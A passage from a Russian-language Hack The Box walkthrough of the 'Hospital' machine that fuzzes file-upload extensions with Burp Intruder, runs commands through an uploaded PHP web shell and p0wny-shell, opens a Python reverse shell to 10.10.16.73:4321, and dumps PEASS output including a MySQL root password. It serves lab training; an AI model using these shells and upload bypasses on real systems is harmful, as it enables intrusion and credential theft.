
☑ Extract the following items from responses:

From regex group: \nLocation\: (.*?)\r\nContent\-

Maximum capture length: 100

Burp Intruder — вкладка Settings

Запускаем перебор в один поток и получаем список расширений, которые можно использовать при загрузке.




Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	\nLocation\: (.*?)\r...
8	.phps	302	☐	☐	229	/success.php
9	.phps	302	☐	☐	229	/success.php
10	.pht	302	☐	☐	229	/success.php
11	.phtm	302	☐	☐	229	/success.php
13	.pgif	302	☐	☐	229	/success.php
14	.shtml	302	☐	☐	229	/success.php
15	.htaccess	302	☐	☐	229	/success.php
16	.phar	302	☐	☐	229	/success.php
17	.inc	302	☐	☐	229	/success.php
18	.hphp	302	☐	☐	229	/success.php
19	.ctp	302	☐	☐	229	/success.php
20	.module	302	☐	☐	229	/success.php
0		302	☐	☐	229	/failed.php
1	.php	302	☐	☐	228	/failed.php
2	.php2	302	☐	☐	228	/failed.php
3	.php3	302	☐	☐	228	/failed.php
4	.php4	302	☐	☐	228	/failed.php
5	.php5	302	☐	☐	228	/failed.php
6	.php6	302	☐	☐	228	/failed.php
7	.php7	302	☐	☐	228	/failed.php
12	.phtml	302	☐	☐	228	/failed.php

Результат атаки

Тут же столкнулись со второй проблемой: не каждый шелл отрабатывает.


```
curl 'http://hospital.htb:8080/uploads/test_upload.phar?cmd=id'
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/hospital]
└─$ curl 'http://hospital.htb:8080/uploads/test_upload.phar?cmd=id'
```

Запрос к веб-шеллу

В таких случаях можно использовать проверенный вариант — p0wny-shell, минималистичный шелл на PHP. Сразу загружаем файл как `.phar` и переходим на страницу с шеллом.



```
www-data@webserver:…/html/uploads# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

www-data@webserver:…/html/uploads#
```

p0wny-shell


Хоть это и красиво, но реверс-шелл всегда удобнее.

Справка: реверс-шелл

Обратный шелл — это подключение, которое активирует атакуемая машина, а мы принимаем и таким образом подключаемся к ней, чтобы выполнять команды от лица пользователя, запустившего шелл. Для приема соединения необходимо создать на локальной машине listener, то есть «слушатель».

Запускаем листенер (`pwncat-cs -lp 4321`) и выполняем реверс-шелл на Python:

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.
AF_INET,socket.SOCK_STREAM);s.connect(("10.10.16.73",4321));os.dup2(
s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import
pty; pty.spawn("bash")'
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/hospital]
└─$ pwncat-cs -lp 4321
[19:03:04] Welcome to pwncat 🐈!
[19:03:11] received connection from 10.10.11.241:6586
[19:03:13] 10.10.11.241:6586: registered new host w/ db
(local) pwncat$ back
(remote) www-data@webserver:/var/www/html/uploads$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(remote) www-data@webserver:/var/www/html/uploads$
```

Сессия пользователя www-data

Продолжение статьи →

HTB HOSPITAL

ПОЛУЧАЕМ ДОСТУП К ХОСТУ ЧЕРЕЗ УЯЗВИМОСТЬ GHOSTSCRIPT

ПРОДВИЖЕНИЕ


Повышение привилегий в Docker

Теперь нам необходимо собрать информацию. Я буду использовать для этого скрипт из набора PEASS.

> **Справка: скрипты PEASS**
>
> Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на хост скрипт для Linux, дадим право на выполнение и запустим сканирование. В выводе будет много информации, поэтому пройдемся только по самым важным моментам.


В системе два пользователя с консолью: `root` и `drwilliams`.



```
╔══════════╣ Superusers
root:x:0:0:root:/root:/bin/bash

╔══════════╣ Users with console
drwilliams:x:1000:1000:Lucy Williams:/home/drwilliams:/bin/bash
root:x:0:0:root:/root:/bin/bash
```

Пользователи системы


Также нашелся пароль от MySQL.



```
╔══════════╣ Searching passwords in config PHP files
define('DB_PASSWORD', 'my$qls3rv1c3!');
define('DB_USERNAME', 'root');
```

Найденные пароли

Больше ничего интересного извлечь не удалось, однако следует протестировать последние эксплоиты повышения привилегий. Первым в очереди, конечно, будет GameOverlay, который мы подробно рассматривали в райтапе по машине Analytics.



